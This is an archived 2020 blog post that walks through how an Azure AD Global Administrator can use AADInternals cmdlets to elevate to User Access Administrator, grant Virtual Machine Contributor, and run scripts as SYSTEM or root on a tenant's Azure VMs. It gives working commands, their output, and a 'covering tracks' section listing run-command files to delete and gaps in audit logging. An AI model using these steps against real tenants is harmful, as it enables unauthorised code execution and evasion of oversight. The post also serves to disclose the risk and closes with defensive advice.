
Getting root access to Azure VMs as a Azure AD Global Administrator

By About Dr Nestori Syynimaa (@DrAzureAD)

Published: 2020-06-04 · Archived: 2026-04-06 01:53:38 UTC



Sean Metcalf (@Pyrotek3) organised a great webcast at the end of the May 2020. Among other things, Sean introduced a new (to me, at least) attack-vector where an Azure AD administrator can easily get a system level access to any Azure virtual machine of the organisation. Naturally, I had to implement this functionality to AADInternals.

In this blog, using **AADInternals v0.3.3**, I'll show how a Global Administator can gain access to any Azure VM of the organisation.

Background

The Microsoft offical **Azure AD** documentation about **Global Administators** states the following:

> Users with this role have access to all administrative features in Azure Active Directory, as well as services that use Azure Active Directory identities like Microsoft 365 security center, Microsoft 365 compliance center, Exchange Online, SharePoint Online, and Skype for Business Online. The person who signs up for the Azure AD organization becomes a global administrator. There can be more than one global administrator at your company. Global admins can reset the password for any user and all other administrators.

I suppose this is well known by the most of the people working with Office/Microsoft 365. Moreover, there is also an **Azure** documentation stating the following:

> As a Global Administrator in Azure Active Directory (Azure AD), you might not have access to all subscriptions and management groups in your directory.

Sounds great! Global Admins shouldn't have access to Azure resources, such as VMs, as they are supposed to administer just one of the Azure workloads: **Azure AD**. But wait, there is more in the same documentation:

> However, if you are a Global Administrator in Azure AD, **you can assign yourself access to all Azure subscriptions and management groups in your directory**. Use this capability if you don't have access to Azure subscription resources, such as virtual machines or storage accounts, and you want to use your Global Administrator privilege to gain access to those resources.

So.. If you are a Global Administrator and you **want to** gain access to Azure resources, you can do so? Doesn't sound that great anymore!

The Azure documentation I mentioned above states that:

> When you elevate your access, you will be assigned the User Access Administrator role in Azure at root scope (/). **This allows you to view all resources and assign access in any subscription or management group in the directory**.

In practice, this means that as a Global Administrator of **Azure AD**, you can elevate yourself to **User Access Administrator** of **all Azure subscriptions** of your tenant (or directory, to be more specific). **User Access Administrator** role allows you to manage access to Azure resources so you'll have the Keys to the Kingdom!

For start, you need a Global Admin account you'd like to elevate. First step is to get an Access Token:

```
 # Prompt for credentials and save them to a variable (skip this if using MFA)

$cred=Get-Credential

# Get an access token and save it to a variable (omit the credentials if using MFA)

$at=Get-AADIntAccessTokenForAzureCoreManagement -Credentials $cred
```

Next step is to elevate the user to User Access Administrator:

```
 # Grant Azure User Access Administrator role

Grant-AADIntAzureUserAccessAdminRole -AccessToken $at
```

And that's it!

Now you have access to all Azure subscriptions and you can easily get a list of them. However, you need to get a new Access Token for the changes to take effect:

```
 # Update the access token and save it to a variable (omit credentials if using MFA)

$at=Get-AADIntAccessTokenForAzureCoreManagement -Credentials $cred

# Get all subscriptions of the current tenant

Get-AADIntAzureSubscriptions -AccessToken $at
```

Output:

```
 subscriptionId                       displayName   state
--------------                       -----------   -----
867ae413-0ad0-49bf-b4e4-6eb2db1c12a0 MyAzure001    Enabled
99fccfb9-ed41-4179-aaf5-93cae2151a77 Pay-as-you-go Enabled
```

Getting access to VMs

As you now have User Access Management rights to all Azure subscriptions, you can give yourself various rights to Azure resources. In this blog, we are focusing only to Virtual Machines (VMs).

As Sean pointed out in his webcast, one of the most interesting rights (or roles) is **Virtual Machine Contributor**. According to Microsoft documentation the Virtual Machine Contributor role:

> Lets you manage virtual machines, **but not access to them**, and not the virtual network or storage account they're connected to.

So, what's the point of getting Virtual Machine Contributor, if you can't access them? Well, although not so well documented, the role **allows you to run commands on the VM as a system or root**!

Technically, the scripts are executed by the Azure VM agent installed on all Azure VMs.

Note! Unlike the global **User Access Administrator** role, the **Virtual Machine Contributor** is set **per Azure subscription**!

Let's start by giving an access to VMs of one of the subscriptions:

```
 # Grant Virtual Machine Contributor role to the current user

Set-AADIntAzureRoleAssignment -AccessToken $at -SubscriptionId 867ae413-0ad0-49bf-b4e4-6eb2db1c12a0 -RoleName "V
```

Output:

```
 roleDefinitionId : /subscriptions/867ae413-0ad0-49bf-b4e4-6eb2db1c12a0/providers/Microsoft.Authorization/roleDe
principalId      : 90f9ca62-2238-455b-bb15-de695d689c12
principalType    : User
scope            : /subscriptions/867ae413-0ad0-49bf-b4e4-6eb2db1c12a0
createdOn        : 2020-06-03T11:29:58.1683714Z
updatedOn        : 2020-06-03T11:29:58.1683714Z
createdBy        :
updatedBy        : 90f9ca62-2238-455b-bb15-de695d689c12
```

Now we can list the VMs to see if there is anything we are interested at. Again, you need to get a new Access Token as the permissions were changed:

```
 # Update the access token and save it to a variable (omit credentials if using MFA)

$at=Get-AADIntAccessTokenForAzureCoreManagement -Credentials $cred

# List the VMs

Get-AADIntAzureVMs -AccessToken $at -SubscriptionId 867ae413-0ad0-49bf-b4e4-6eb2db1c12a0
```

Output:

```
 resourceGroup name     location   id                                    computerName adminUserName vmSize
------------- ----     --------   --                                    ------------ ------------- ------
PRODUCTION    Client   westus     c210d38b-3346-41d3-a23d-27988315825b Client       AdminUSer     Standard_A2_v2
PRODUCTION    DC       westus     9b8f8753-196f-4f24-847a-e5bcb751936d DC           AdminUSer     Standard_DS1_v
PRODUCTION    Exchange westus     a12ffb24-a69e-4ce9-aff3-275f49bba315 Exchange     AdminUSer     Standard_DS2_v
PRODUCTION    Server1  westus     c7d98db7-ccb5-491f-aaeb-e71f0df478b6 Server1      AdminUSer     Standard_DS1_v
TEST          Server2  eastus     ae34dfcc-ad89-4e53-b0b4-20d453bdfcef Server2      AdminUSer     Standard_DS1_v
TEST          Server3  eastus     f8f6a7c5-9927-47f9-a790-84c866f5719c Server3      AzureUser     Standard_B1ms
```

After giving yourself the Virtual Machine Contributor role, you can now run any script on any of the listed VMs (if they are running).

Note! In Windows VMs the scripts are **PowerShell** scripts and in Linux VMs **bash** scripts.

Let’s start by running “whoami” on Server2

```
 # Invoke "whoami" on Server2

Invoke-AADIntAzureVMScript -AccessToken $at -SubscriptionId 867ae413-0ad0-49bf-b4e4-6eb2db1c12a0 -ResourceGroup
```

Output:

```
 [stdout]
nt authority\system

[stderr]
```

As the output shows, you are actually **running the script as SYSTEM**!

Next, let's run the same script against Server3:

```
 # Get the Access Token

$at=Get-AADIntAccessTokenForAzureCoreManagement

# Invoke "whoami" on Server3

Invoke-AADIntAzureVMScript -AccessToken $at -SubscriptionId 867ae413-0ad0-49bf-b4e4-6eb2db1c12a0 -ResourceGroup
```

Output:

```
 Enable succeeded:
[stdout]
root

[stderr]
```

Same here, you are **running the script as root**!

You can also run multi-line scripts, just use **`n** as a line separator:

```
 # Invoke multi-line script on Server2

Invoke-AADIntAzureVMScript -AccessToken $at -SubscriptionId 867ae413-0ad0-49bf-b4e4-6eb2db1c12a0 -ResourceGroup
```

Output:

```
 [stdout]
nt authority\system
```

```
[stderr]
Get-Process : Cannot find a process with the name "123123123". Verify the process name and call the cmdlet agai
At C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\1.1.5\Downloads\script42.ps1:2 char:1
+ Get-Process 123123123
+ ~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (123123123:String) [Get-Process], ProcessCommandException
    + FullyQualifiedErrorId : NoProcessFoundForGivenName,Microsoft.PowerShell.Commands.GetProcessCommand
```

Covering tracks

Target VMs

The scripts and their results are stored to target VMs. So, don't forget to clean your tracks 🤐

In **Windows**, the scripts and their statuses are stored at the following locations. The scripts are plain-text PowerShell script files and status files are plain-text JSON files. The **<version>** refers to the version number of the Azure VM agent, and the **<number>** to an automatically increased zero-based index.

```
 C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\<version>\Downloads\script<number>.ps1
C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\<version>\Status\<number>.status
```

In **Linux**, the file structure is a bit different and the locations are the following. All the files are plain-text files. Also here, the **<number>** is an automatically increased zero-based index.

```
 /var/lib/waagent/run-command/download/<number>/script.sh
/var/lib/waagent/run-command/download/<number>/stderr
/var/lib/waagent/run-command/download/<number>/stdout
```

All of the activies performed here are logged to corresponding Azure audit and/or activity logs. Not even Global Administrators are able to clear the logs, so there are always some indications of any rogue activity.

However, AFAIK, elevating yourself to User Access Management is not clearly visible in Azure or Azure AD audit logs. Granting Virtual Machine Contributor rights can be found at Activity log of the Azure subcsription. Also, running the scripts is logged to activity log, although the contents of the scripts are not logged.

Summary

As demonstrated, any **Global Administrator** of the Azure AD of Office/Microsoft 365 subscription can easily gain access to all Azure resources of all Azure subscriptions using the same Azure AD. For most, this is not a very intuitive and should therefore be clearly explained by Microsoft in their customer-facing communication and all documentation.

This is just another reason for **limiting the number Global Admins**! According to Microsoft, there should be no more than four dedicated Global Administrators. And **don't forget the MFA!**

Credits

- Sean Metcalf (@Pyrotek3): Webcast: Securing Office 365 and Azure AD Defend Your Tenant

---